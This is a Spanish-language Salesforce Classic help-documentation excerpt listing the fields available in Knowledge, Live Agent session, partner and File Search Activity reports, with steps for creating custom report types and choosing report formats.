- En informes que utilicen Versión de artículos de Knowledge (KAV), excepto Historial de versión de artículo de Knowledge, puede filtrar por categoría de datos. Puede agregar hasta cuatro filtros y establecer su lógica como EN, SUPERIOR, INFERIOR o SUPERIOR O INFERIOR. La lógica entre los filtros es O. Puede utilizar el mismo grupo de categorías varias veces; sin embargo, deberá utilizar el mismo operador siempre.
- Para realizar un informe acerca de Procesos de aprobación para artículos de Knowledge, utilice **Instancia de proceso** y **Nodo de instancia de proceso** al crear un tipo de informe personalizado. Luego filtre el informe en tipo de objeto que es el tipo de artículo.

Campos disponibles en Informes de Salesforce Knowledge

## EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:

- "Gestionar informes públicos"

Los campos que podrá usar en un informe de Knowledge dependerán del tipo de información de la que trate el informe.

Las siguientes tablas enumeran los campos disponibles por objeto principal para informesSalesforce Knowledge.

Campos disponibles en Informes Tipos de artículos

El objeto principal Tipo de artículo le permite agregar un objeto secundario de la versión del tipo de artículo.

**Tabla 64: Campos de objeto principal del informe Tipo de artículo**

| Campo | Descripción |
|---|---|
| `Archivado por` | Usuario que ha archivado el artículo. |
| `Fecha de archivado` | Fecha en que se archivó el artículo. |
| `Número de artículo` | Número único asignado automáticamente al artículo. |
| `Id. del tipo de artículo` | El Id. asociado al tipo de artículo. |
| `Recuento de asociación de casos` | Número de casos asociados al artículo. |
| `Creado por` | Usuario que ha creado el artículo. |
| `Fecha de creación` | Fecha de creación de la versión de artículo actual. Si se ha publicado el artículo más de una vez, esta será la fecha del último borrador. Para crear informes que utilizan la fecha de creación del artículo original, cree primero un Tipo de informe personalizado que une los objetos Artículo de Knowledge (__ka) y Versión de artículo de Knowledge (__kav) para un tipo de artículo concreto para permitir el uso de la fecha de creación en el registro del objeto Artículo de Knowledge en vez del registro Versión de artículo de Knowledge. |
| Campos personalizados | Cualquier campo personalizado creado en los tipos de artículo. Agregue la versión del tipo de artículo como un objeto secundario para acceder a cualquier campo personalizado del tipo de artículo. |
| `Fecha de primera publicación` | Fecha en que se publicó por primera vez el artículo. |
| `Versión de artículos de Knowledge` | Número de versión del artículo. |
| `Autor de la última modificación` | Último usuario que ha cambiado el artículo. |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:
- "Gestionar informes públicos"

| Campo | Descripción |
|---|---|
| `Fecha de última modificación` | Fecha en que se modificó por última vez el artículo. La fecha de la última modificación de un artículo de borrador es la hora a la que se guardó el borrador. La fecha de la última modificación de un artículo publicado es el momento más reciente en que se ha publicado el artículo. |
| `Fecha de última publicación` | Fecha en que se publicó el artículo por última vez. |
| `Idioma principal` | El idioma original del artículo. |

Nota: Actualmente, no puede utilizar `Versión de artículo de Knowledge` y `Fecha de última modificación` en el mismo informe.

**Tabla 65: Campos de objeto secundario del informe Tipo de artículo**

| Campo | Descripción |
|---|---|
| `Archivado por` | Usuario que ha archivado el artículo. |
| `Tipo de artículo` | El tipo de artículo asociado con el artículo. |
| `Creado por` | Usuario que ha creado el artículo. |
| `Fecha de creación` | Fecha de creación de la versión de artículo actual. Si se ha publicado el artículo más de una vez, esta será la fecha del último borrador. Para crear informes que utilizan la fecha de creación del artículo original, cree primero un Tipo de informe personalizado que une los objetos Artículo de Knowledge (__ka) y Versión de artículo de Knowledge (__kav) para un tipo de artículo concreto para permitir el uso de la fecha de creación en el registro del objeto Artículo de Knowledge en vez del registro Versión de artículo de Knowledge. |
| Campos personalizados | Cualquier campo personalizado creado en los tipos de artículo. Agregue la versión del tipo de artículo como un objeto secundario para acceder a cualquier campo personalizado del tipo de artículo. |
| `Última versión` | Indica si el artículo es la versión más reciente. |
| `Es el idioma principal` | Indica que el artículo no es una traducción, sino el artículo original. |
| `Id. de la versión del artículo de Knowledge` | Id. único asignado automáticamente a la traducción del artículo. |
| `Idioma` | Idioma del artículo. |
| `Autor de la última modificación` | Último usuario que ha cambiado el artículo. |
| `Fecha de última modificación` | Fecha en que se modificó por última vez el artículo. La fecha de la última modificación de un artículo de borrador es la hora a la que se guardó el borrador. La fecha de la última modificación de un artículo publicado es el momento más reciente en que se ha publicado el artículo. |
| `Caducado` | Indica que el artículo principal se ha actualizado desde que se publicó la última traducción. |
| `Estado de publicación` | Indica si el artículo o traducción está en progreso (borrador), publicado o archivado. |
| `Resumen` | Descripción del artículo proporcionado por el autor. |

| Campo | Descripción |
|---|---|
| Título | Título del artículo. |
| Fecha de finalización de la traducción | Fecha en que se terminó la traducción. |
| Fecha de exportación de la traducción | Fecha en que se exportó el artículo para su traducción. |
| Fecha de importación de la traducción | Fecha en que se importó la traducción. |
| Nombre de URL | Texto usado como hipervínculo del artículo. |
| Estado de validación | Indica si el artículo es válido o no. |
| Número de versión | El número de versión del artículo. |
| Visible en Cliente | Indica que el artículo aparece publicado en el portal de clientes. |
| Visible en la aplicación interna | Indica que el artículo aparece publicado en la aplicación interna (ficha Artículos). |
| Visible en Socio | Indica que el artículo aparece publicado en el portal de socios. |
| Visible en la base de datos de conocimientos pública | Indica que el artículo aparece publicado en la base de datos de conocimientos pública. |

Campos disponibles en Informes de Artículos de conocimientos

| Campo | Descripción |
|---|---|
| Número de artículo | Número único asignado automáticamente al artículo. |
| Tipo de artículo | El tipo de artículo asociado con el artículo. |
| Recuento de asociación de casos | Número de casos asociados al artículo. |
| Creado por | Usuario que ha creado el artículo. |
| Fecha de creación | Fecha de creación de la versión de artículo actual. Si se ha publicado el artículo más de una vez, esta será la fecha del último borrador. Para crear informes que utilizan la fecha de creación del artículo original, cree primero un Tipo de informe personalizado que une los objetos Artículo de Knowledge (__ka) y Versión de artículo de Knowledge (__kav) para un tipo de artículo concreto para permitir el uso de la fecha de creación en el registro del objeto Artículo de Knowledge en vez del registro Versión de artículo de Knowledge. |
| Fecha de primera publicación | Fecha en que se publicó por primera vez el artículo. |
| Última versión | Indica si el artículo es la versión más reciente. |

| Campo | Descripción |
|---|---|
| `Id. de la versión del artículo de Knowledge` | Id. único asignado automáticamente a la traducción del artículo. |
| `Autor de la última modificación` | Último usuario que ha cambiado el artículo. |
| `Fecha de última modificación` | Fecha en que se modificó por última vez el artículo. La fecha de la última modificación de un artículo de borrador es la hora a la que se guardó el borrador. La fecha de la última modificación de un artículo publicado es el momento más reciente en que se ha publicado el artículo. |
| `Fecha de última publicación` | Fecha en que se publicó el artículo por última vez. |
| `Resumen` | Descripción del artículo proporcionado por el autor. |
| `Título` | Título del artículo. |
| `Nombre de URL` | Texto usado como hipervínculo del artículo. |
| `Estado de validación` | Indica si el artículo es válido o no. |
| `Número de versión` | El número de versión del artículo. |
| `Visible en Cliente` | Indica que el artículo aparece publicado en el portal de clientes. |
| `Visible en la aplicación interna` | Indica que el artículo aparece publicado en la aplicación interna (ficha Artículos). |
| `Visible en Socio` | Indica que el artículo aparece publicado en el portal de socios. |
| `Visible en la base de datos de conocimientos pública` | Indica que el artículo aparece publicado en la base de datos de conocimientos pública. |

Campos disponibles en Informes de Artículos de artículos de conocimientos

| Campo | Descripción |
|---|---|
| `Canal` | El canal que se aplica al artículo. Los posibles valores son `Todos los canales`, `Aplicación interna`, `Cliente`, `Socio` y `Base de conocimientos pública`. |
| `Recuento` | El número de búsquedas de artículo que se aplica a la duración mostrada (día, mes o año). |
| `Recuento acumulado` | El número total de búsquedas de artículo para el historial del registro. |
| `Fecha` | Última fecha en la que tuvo lugar la búsqueda de artículo para el registro. Todos las filas representan una combinación de fecha, canal y función. |
| `Duración` | El periodo de tiempo al que se aplica el recuento de búsquedas. Los posibles valores son `Diario`, `Mensual` y `Anual`. Por ejemplo, un registro donde el recuento es 70 y la duración es Mensual indica 70 búsquedas realizadas el mes anterior. Los totales se agregan diariamente |

| Campo | Descripción |
| --- | --- |
| | para el mes actual, mensualmente desde el mes completo anterior durante el año completo anterior y anualmente más allá de eso. |
| `Función relacionada` | Nombre de la función que se aplica al registro. Cada fila en el informe representa búsquedas por canal por fila. |

Campos disponibles en Informes de Versión de artículos de Knowledge

| Campo | Descripción |
| --- | --- |
| `Archivado por` | Usuario que ha archivado el artículo. |
| `Fecha de archivado` | Fecha en que se archivó el artículo. |
| `Número de artículo` | Número único asignado automáticamente al artículo. |
| `Tipo de artículo` | El tipo de artículo asociado con el artículo. |
| `Recuento de asociación de casos` | Número de casos asociados al artículo. |
| `Creado por` | Usuario que ha creado el artículo. |
| `Fecha de creación` | Fecha de creación de la versión de artículo actual. Si se ha publicado el artículo más de una vez, esta será la fecha del último borrador. Para crear informes que utilizan la fecha de creación del artículo original, cree primero un Tipo de informe personalizado que une los objetos Artículo de Knowledge (__ka) y Versión de artículo de Knowledge (__kav) para un tipo de artículo concreto para permitir el uso de la fecha de creación en el registro del objeto Artículo de Knowledge en vez del registro Versión de artículo de Knowledge. |
| `Fecha de primera publicación` | Fecha en que se publicó por primera vez el artículo. |
| `Última versión` | Indica si el artículo es la versión más reciente. |
| `Es el idioma principal` | Indica que el artículo no es una traducción, sino el artículo original. |
| `Id. de la versión del artículo de Knowledge` | Id. único asignado automáticamente a la traducción del artículo. |
| `Idioma` | Idioma del artículo. |
| `Autor de la última modificación` | Último usuario que ha cambiado el artículo. |
| `Fecha de última modificación` | Fecha en que se modificó por última vez el artículo. La fecha de la última modificación de un artículo de borrador es la hora a la que se guardó el borrador. La fecha de la última modificación de un artículo publicado es el momento más reciente en que se ha publicado el artículo. |
| Fecha en que se publicó el artículo por última vez. | Fecha en que se publicó el artículo por última vez. |
| `Idioma principal` | El idioma original del artículo. |

| Campo | Descripción |
|---|---|
| `Caducado` | Indica que el artículo principal se ha actualizado desde que se publicó la última traducción. |
| `Estado de publicación` | Indica si el artículo o traducción está en progreso (borrador), publicado o archivado. |
| `Resumen` | Descripción del artículo proporcionado por el autor. |
| `Título` | Título del artículo. |
| `Fecha de finalización de la traducción` | Fecha en que se terminó la traducción. |
| `Fecha de exportación de la traducción` | Fecha en que se exportó el artículo para su traducción. |
| `Fecha de importación de la traducción` | Fecha en que se importó la traducción. |
| `Nombre de URL` | Texto usado como hipervínculo del artículo. |
| `Estado de validación` | Indica si el artículo es válido o no. |
| `Número de versión` | El número de versión del artículo. |
| `Visible en Cliente` | Indica que el artículo aparece publicado en el portal de clientes. |
| `Visible en la aplicación interna` | Indica que el artículo aparece publicado en la aplicación interna (ficha Artículos). |
| `Visible en Socio` | Indica que el artículo aparece publicado en el portal de socios. |
| `Visible en la base de datos de conocimientos pública` | Indica que el artículo aparece publicado en la base de datos de conocimientos pública. |

Campos disponibles en Informes de Consultas de artículos en Knowledge

Puede agregar hasta 6 de los 8 campos a continuación.

| Campo | Descripción |
|---|---|
| `Canal` | El canal que se aplica al artículo. Los posibles valores son `Todos los canales`, `Aplicación interna`, `Cliente`, `Socio` y `Base de conocimientos pública`. |
| `Recuento` | El número de consultas de artículo que se aplica a la duración mostrada (día, mes, año). |
| `Recuento acumulado` | El número total de consultas de artículo para el historial del registro. |
| `Fecha` | Última fecha en la que tuvo lugar la consulta de artículo para el registro. Todos las filas representan una combinación de fecha, canal y función. |
| `Duración` | El periodo de tiempo al que se aplica el recuento de búsquedas. Los posibles valores son `Diario`, `Mensual` y `Anual`. Por ejemplo, un registro donde el recuento es 70 y la duración es Mensual indica 70 búsquedas realizadas el mes anterior. Los totales se agregan diariamente |

| Campo | Descripción |
|---|---|
| | para el mes actual, mensualmente desde el mes completo anterior durante el año completo anterior y anualmente más allá de eso. |
| `Función relacionada` | Nombre de la función que se aplica al registro. |
| `Puntuación` | Puntuación media de visualización del artículo. Tenga en cuenta un cálculo de media vida. Cada 15 días, si un artículo no se ha visualizado, su media aumenta o desciende. Este cálculo garantiza que a lo largo del tiempo los artículos antiguos o desfasados no tengan puntuaciones anormalmente altas o bajas con respecto a artículos más recientes y visualizados con frecuencia. |
| `Vistas totales` | Número de veces que se ha visualizado un artículo publicado. |

Campos disponibles en Informes de Votos de artículos en Knowledge

| Campo | Descripción |
|---|---|
| `Canal` | El canal que se aplica al artículo. Los posibles valores son `Todos los canales`, `Aplicación interna`, `Cliente`, `Socio` y `Base de conocimientos pública`. |
| `Recuento` | El número de votos de artículo que se aplica a la duración mostrada (día, mes, año). |
| `Recuento acumulado` | El número total de votos de artículo para el historial del registro. |
| `Fecha` | Última fecha en la que tuvo lugar el voto de artículo para el registro. Todos las filas representan una combinación de fecha, canal y función. |
| `Duración` | El periodo de tiempo al que se aplica el recuento de búsquedas. Los posibles valores son `Diario`, `Mensual` y `Anual`. Por ejemplo, un registro donde el recuento es 70 y la duración es Mensual indica 70 búsquedas realizadas el mes anterior. Los totales se agregan diariamente para el mes actual, mensualmente desde el mes completo anterior durante el año completo anterior y anualmente más allá de eso. |
| `Función relacionada` | Nombre de la función que se aplica al registro. |

Campos disponibles en Informes de Búsqueda de palabra clave de Knowledge

| Campo | Descripción |
|---|---|
| `Canal` | El canal que se aplica al artículo. Los posibles valores son `Todos los canales`, `Aplicación interna`, `Cliente`, `Socio` y `Base de conocimientos pública`. |
| `Recuento` | El número de búsquedas de palabras clave que se aplica a la duración mostrada (día, mes, año). |
| `Fecha` | Última fecha en la que tuvo lugar la búsqueda de palabras clave para el registro. Todos las filas representan una combinación de fecha, canal y función. |
| `Duración` | El periodo de tiempo al que se aplica el recuento de búsquedas. Los posibles valores son `Diario`, `Mensual` y `Anual`. Por ejemplo, un registro donde el recuento es 70 y la duración es Mensual indica 70 búsquedas realizadas el mes anterior. Los totales se agregan diariamente |

| Campo | Descripción |
| --- | --- |
| | para el mes actual, mensualmente desde el mes completo anterior durante el año completo anterior y anualmente más allá de eso. |
| `encontradas` | Indica si la palabra clave que se muestra se ha encontrado durante una búsqueda en la base de conocimientos. |
| `Palabra clave` | Término de búsqueda utilizado para buscar artículos publicados en la base de conocimientos. |

Campos disponibles en Informes de Actividad de búsqueda de conocimientos

| Campo | Descripción |
| --- | --- |
| `Rango medio de clics` | El orden en el que apareció el artículo en los resultados de búsqueda cuando se almacenan los resultados por relevancia y cuando los lectores hicieron clic en él desde la lista de resultados. |
| `Canal` | El canal que se aplica al artículo. Los posibles valores son `Todos los canales`, `Aplicación interna`, `Cliente`, `Socio` y `Base de conocimientos pública`. |
| `Título del artículo en el que se hizo clic` | El título del artículo en el que se hizo clic cuando el lector ordena los resultados por relevancia. |
| `Duración` | El periodo de tiempo al que se aplica el recuento de búsquedas. Los posibles valores son `Diario`, `Mensual` y `Anual`. Por ejemplo, un registro donde el recuento es 70 y la duración es Mensual indica 70 búsquedas realizadas el mes anterior. Los totales se agregan diariamente para el mes actual, mensualmente desde el mes completo anterior durante el año completo anterior y anualmente más allá de eso.<br>Nota: Los totales de actividad se recopilan de noche y no son en tiempo real. |
| `Idioma` | El filtro de idiomas que se aplica a la búsqueda del lector. |
| `Número de resultados` | El número de resultados de búsqueda devueltos para el término de búsqueda. Si se incluye Duración también, este valor se agrega basándose en el periodo de tiempo especificado. |
| `Número de búsquedas` | El número de búsquedas para la duración mostrada (día, mes o año). |
| `Número de usuarios` | El número de usuarios individuales que han hecho clic en el artículo. |
| `Fecha de búsqueda` | La fecha de la búsqueda. |
| `Término de búsqueda` | Los primeros 100 caracteres del término de búsqueda utilizado para buscar artículos publicados en la base de conocimientos. |

Crear un tipo de informe personalizado de la actividad de búsqueda de Salesforce Knowledge: Presentación

Esta presentación le guía por la creación de un tipo de informe personalizado compatible con el objeto Actividad de búsqueda de Knowledge. Estos datos ayudan los gestores de conocimientos a identificar formas de supervisar el rendimiento de contenidos y proporcionar el contenido más relevante a usuarios finales.

**Crear un tipo de informe de actividad de búsqueda de Knowledge**

Permite a sus usuarios crear informes con los campos de búsqueda de Knowledge que necesitan para supervisar el rendimiento de su contenido.

Presentación: Tipo de informe personalizado de la actividad de búsqueda de Salesforce Knowledge

1. Haga clic en **Nuevo tipo de informe personalizado**.
2. Seleccione Actividad de búsqueda de conocimiento.
3. Introduzca un nombre para el tipo de informe.

   Sus usuarios seleccionarán el tipo de informe por su nombre cuando lo utilicen para crear un nuevo informe.
4. Introduzca una descripción.

   Esto ayuda a sus usuarios a identificar el objetivo comercial de este nuevo tipo de informe. Es posible que desee introducir "Supervisa el rendimiento del contenido de su artículo de conocimiento en los resultados de búsquedas".
5. Seleccione una categoría.

   Aquí es donde sus usuarios encontrarán el nuevo tipo de informe cuando creen nuevos informes.
6. Seleccione **Implementado**.

   Lo activaremos directamente.
7. Haga clic en **Siguiente**.

   No se preocupe, casi hemos terminado.
8. Haga clic en **Guardar**.
9. Haga clic en **Modificar formato**.

   Personalice los campos que están disponibles en informes creados empleando este tipo de informe.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear una carpeta de informes públicos:

- "Gestionar informes públicos"

### Informes de sesión de Live Agent

Utilice informes de sesión de Live Agent para consolidar datos acerca de actividades de agentes mientras chatean con clientes: por ejemplo, cuanto tiempo están los agentes en línea o cuantas solicitudes de chat les están asignadas.

Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe. Puede crear un tipo de informe personalizado para sesiones de Live Agent para agregar datos acerca de la actividad de sus agentes mientras asisten a los clientes. Estos informes incluyen datos de todas las sesiones de chat que se han producido durante una sesión específica de Live Agent.

Personalice informes de sesión de Live Agent para incluir columnas de información acerca de las siguientes categorías, así como cualquier campo personalizado relacionado con sesiones de Live Agent:

| Nombre de columna | Descripción |
|---|---|
| Agente: Nombre completo | Nombre del agente asociado con la sesión. |
| Indicadores de asistencia bajados (Agente) | Número de veces que un agente ha bajado un indicador de asistencia durante una sesión de Live Agent. |
| Indicadores de asistencia bajados (Supervisor) | Número de veces que un supervisor ha bajado un indicador de asistencia durante la sesión de Live Agent de un agente. |
| Indicadores de asistencia elevados | Número de veces que un agente ha elevado un indicador de asistencia durante una sesión de Live Agent. |
| Solicitudes de chat asignadas | Número de solicitudes de chat asignadas a un agente. |
| Solicitudes de chat rechazadas (Manualmente) | Número de solicitudes de chat rechazadas manualmente por un agente. |
| Solicitudes de chat rechazadas (Tiempo de inactividad de envío) | Número de solicitudes de chat inactivas al asignarlas a un agente. |
| Solicitudes de chat implicadas | Número de sesiones de chat en las que se ha implicado un agente durante la sesión. |
| Creado por: Nombre completo | Nombre completo del creado del registro de sesión. |
| Fecha de creación | Fecha de creación del registro de sesión. |
| Autor de la última modificación: Nombre completo | Nombre completo de la persona que ha modificado el registro de sesión por última vez. |
| Fecha de última modificación | Fecha de la última modificación del registro de sesión. |
| Id. de sesión de Live Agent | Id. del registro de sesión de Live Agent. |
| Nombre de sesión de Live Agent | Id. de la sesión de Live Agent generado automáticamente. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| | |
|---|---|
| Hora de inicio de sesión | Hora y fecha en las que el agente ha iniciado sesión. |
| Hora de cierre de sesión | Hora y fecha en las que el agente ha cerrado sesión. |
| Tiempo de inactividad | Tiempo total en segundos que un agente no estuvo en chat durante una sesión. La siguiente fórmula indica cómo se calcula el tiempo inactividad de un agente: (Tiempo empleado en línea + Tiempo empleado fuera) - Tiempo empleado en Chats = Tiempo de inactividad. |
| Tiempo empleado en capacidad | Tiempo total en segundos en el que la cola de un agente estuvo llena. |
| Tiempo empleado estando ausente | Tiempo total en segundos empleado en estado "Ausente" por un agente. |
| Tiempo empleado en Sesiones de chat | Tiempo total en segundos durante el que se ha implicado un agente en sesiones de chat. |
| Tiempo empleado en línea | Tiempo total en segundos durante el un agente ha estado en línea. |

### Informes de socios

Algunas oportunidades implican relaciones de socios. Utilice este informe para identificar y analizar dichas relaciones.

Para informar sobre todas las relaciones de socio o relaciones de socio principales dentro de las oportunidades:

1. Elija el informe Oportunidades de socios en la ficha Informes.
2. Elija **Personalizar** para cambiar el informe y consultar únicamente relaciones de socio principales. Añada un filtro de campo en el que `Principal equivalga a 1`.

En cualquier otro informe de oportunidades, al personalizar el informe para que se muestre la columna Socios, sólo se mostrará el socio principal.

También puede ejecutar el informe Cuentas de socios para analizar las asociaciones de las cuentas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para informar sobre socios:

- "Leer" en cuentas u oportunidades

  Y

  "Ejecutar informes"

### Informe sobre grupos de relaciones

Puede crear informes sobre grupos de relaciones y sus miembros si su administrador ha activado los tipos de informes personalizados para estos objetos personalizados.

Los tipos de informes personalizados son la única forma de hacer que los informes de grupos de relaciones estén a disposición de los usuarios. Salesforce no proporciona informes de muestra ni carpetas de informes estándar de grupos de relaciones.

Los administradores pueden crear una carpeta pública de informes de grupos de relaciones como se muestra:

1. Cree un tipo de informe personalizado para objetos de grupos de relaciones.

   Consejo: Para crear un tipo de informe sobre los miembros de grupos de relaciones, seleccione `Grupos de relaciones` como el objeto de tipo de informe principal y agregue `Miembros de grupo de relaciones` como una relación de objeto. Otra opción para crear un tipo de informe sobre las cuentas que son principales en un grupo de relaciones es seleccionar `Cuentas` como el objeto de tipo de informe principal y agregar `Grupos de relaciones (Cuenta principal)` como una relación de objeto.

2. Cree una nueva carpeta pública para informes de grupo de relaciones. Este paso requiere el permiso "Administrar informes públicos".
3. Use su tipo de informe personalizado para crear uno o más informes personalizados de grupos de relaciones. Asigne los informes a la nueva carpeta de informes de grupos de relaciones que ha creado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: Salesforce for Wealth Management

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:
- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:
- "Modificar todos los datos"

Una vez haya completado estos pasos, aparecerá una carpeta de informes de grupo de relaciones que estará disponible para sus usuarios en la página de inicio de Informes.

### Activar el informe del propietario de la cuenta

El informe del propietario de la cuenta incluye todas las cuentas y quién es su propietario.

Es posible que las organizaciones que tengan el nivel de acceso de colaboración de toda la organización configurado como Privado para las cuentas deseen evitar que los usuarios ejecuten el informe del propietario de la cuenta.

Para mostrar u ocultar este informe:

1. Desde Configuración, introduzca *`Informe de propietario de cuenta`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Informe de propietario de cuenta**. Esta opción está disponible sólo en organizaciones que poseen un modelo de colaboración de cuentas privadas.
2. Seleccione la casilla de verificación para permitir que todos los usuarios ejecuten este informe. Si no marca esta casilla, sólo los administradores y los usuarios con el permiso "Ver todos los datos" podrán ejecutar este informe.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para mostrar u ocultar el informe de propietario de la cuenta:
- "Personalizar aplicación"

### Crear informes sobre File Search Activity

Utilice un informe para determinar las 300 consultas de términos de búsqueda principales para búsquedas de archivos e identificar el contenido que falta o necesita cambiar de nombre en términos de búsqueda del usuario y la clasificación de clics.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Files disponible en: **Todas** las ediciones, **excepto** Portales de clientes

| Permisos de usuario necesarios | |
|---|---|
| Para crear o actualizar tipos de informes personalizados: | "Gestionar tipos de informes personalizados" |
| Para crear una carpeta de informes públicos: | "Gestionar informes públicos" |
| Para ejecutar el informe File Search Activity: | "Ejecutar informes" Y "Ver todos los datos" O "Administrador de contenido". Los usuarios con "Gestionar biblioteca" para la biblioteca no necesitan los permisos "Ver todos los datos" o "Administrador de contenido" para ejecutar el informe. |

Los tipos de informes personalizados son el único modo de hacer que los informes sobre la actividad de búsqueda de archivos estén a disposición de los usuarios. Salesforce no proporciona informes de actividad de búsqueda de archivos de muestra ni una carpeta de informes estándar.

Nota: Los totales de actividad se recopilan de noche y no son en tiempo real.

Pase por ella: Crear informes sobre File Search Activity

Objeto principal para el informe File Search Activity

Cuando crea un tipo de informe personalizado, seleccione **File Search Activity** para el **Objeto principal**.

Campos del informe File Search Activity

La siguiente tabla enumera los campos disponible para informes File Search Activity.

| Campo | Descripción |
|---|---|
| Rango medio de clics | El orden en el que apareció el archivo en los resultados de búsqueda cuando los usuarios hicieron clic en él desde la lista de resultados. |
| Número medio de resultados | El número de resultados de búsqueda devueltos para el término de búsqueda. Si se incluye Duración también, este valor se agrega basándose en el periodo de tiempo especificado. |
| Duración | El periodo de tiempo al que se aplica el recuento de búsquedas. Los posibles valores son Diario, Mensual y Anual. Por ejemplo, un registro donde el recuento es 70 y la duración es Mensual indica 70 búsquedas realizadas el mes anterior. Los totales se agregan diariamente para el mes actual, mensualmente desde el mes completo anterior durante el año completo anterior y anualmente más allá de eso. |

| Campo | Descripción |
|---|---|
| Idioma | El filtro de idiomas que se aplica a la búsqueda del usuario. |
| Número de búsquedas | El número de búsquedas para la duración mostrada (día, mes o año). |
| Número de usuarios | El número de usuarios individuales que han hecho clic en el archivo. |
| Fecha de búsqueda | La fecha de la búsqueda. |
| Términos de búsqueda | Los primeros 100 caracteres del término de búsqueda se han utilizado para buscar archivos publicados. |

CONSULTE TAMBIÉN

- Acceso a Carpetas de informes
- Creación y modificación de carpetas
- Creación de un tipo de informe personalizado
- Creación de un informe

## Selección de un formato de informe

Un informe puede utilizar el formato tabular, de resumen, matricial o unido. Seleccione un formato lo suficientemente complejo para captar los datos que desea mostrar, pero lo suficientemente sencillo para comunicarlo de forma efectiva.

Seleccione uno de los siguientes formatos de informe mediante el menú **Formato** del generador de informes. El formato tabular es el predeterminado.

| Formato | Descripción |
|---|---|
| **Tabular** | Los informes tabulares son la forma más sencilla y rápida de consultar datos. Parecidos a las hojas de cálculo, están compuestos simplemente por un conjunto ordenado de campos en columnas, con cada registro coincidente indicado en una fila. Los informes tabulares son los mejores para crear listas de registros o bien para crear una lista con un total único. No se pueden utilizar para crear grupos de datos o gráficos y no se pueden utilizar en paneles a menos que haya restricción de filas. Algunos ejemplos son listas de correo de contactos e informes de actividades. |
| **Resumen** | Los informes de resumen son parecidos a los informes tabulares, excepto que también permiten que los usuarios agrupen filas de datos, visualicen subtotales y creen gráficos. Se pueden utilizar como informe de origen para los componentes del panel. Utilice este tipo para que un informe muestre los subtotales basados en el valor de un campo específico o cuando quiera crear una lista jerárquica, como todas las oportunidades de su equipo, incluidos los subtotales en función de la `Etapa` y el `Propietario`. Los informes de resumen sin agrupaciones se muestran como informes tabulares en la página de ejecución del informe. |
| **Matricial** | Los informes matriciales son parecidos a los informes de resumen excepto en que permiten agrupar y resumir datos tanto por filas como por columnas. Se |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

| Formato | Descripción |
| --- | --- |
| | pueden utilizar como informe de origen para los componentes del panel. Utilice este tipo para comparar los totales relacionados, especialmente si tiene que resumir grandes cantidades de datos y necesita comparar valores de varios campos diferentes, o si desea visualizar los datos según la fecha *y* según el producto, la persona o el ámbito geográfico. Los informes matriciales sin al menos una agrupación de fila y columna se muestran como informes de resumen en la página de ejecución de informes. |
| **Unido** | Los informes unidos le permiten crear múltiples bloques de informes que proporcionan diferentes vistas de sus datos. Cada bloque actúa como un "subinforme" con sus campos, columnas, clasificación y filtro propios. Un informe unido puede incluso contener datos de diferentes tipos de informe.<br>Los informes unidos solo están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**. |

### Modificación del formato de informes

La modificación del formato afecta a los filtros y agrupaciones, de la siguiente forma:

| Si modifica... | ¿Qué sucede? |
| --- | --- |
| Tabular a resumen o matricial | Se elimina el filtro `Filas que se mostrarán`. |
| Resumen, Matricial o Unido a Tabular | Se eliminan todas las agrupaciones, los gráficos y las fórmulas de resumen personalizadas del informe. Los campos de agrupación no se convierten en columnas en el informe tabular. Si el informe unido contiene varios bloques, solo se incluyen las columnas del primer bloque en el informe tabular. |
| Resumen a matricial | La primera agrupación de resumen se convierte en la primera agrupación de filas. La segunda se convierte en la primera agrupación de columnas. La tercera se convierte en la segunda agrupación de filas.<br>Si utiliza el asistente de informes, la tercera agrupación de resumen se elimina. |
| Matricial a resumen | La primera agrupación de filas se convierte en la primera agrupación de resumen. La primera agrupación de filas se convierte en la *tercera* agrupación de resumen. La primera agrupación de columnas se convierte en la *segunda* agrupación de resumen. La segunda agrupación de columnas se elimina.<br>Si utiliza el asistente de informes, la segunda agrupación de filas *y* la segunda agrupación de columnas se eliminan. |
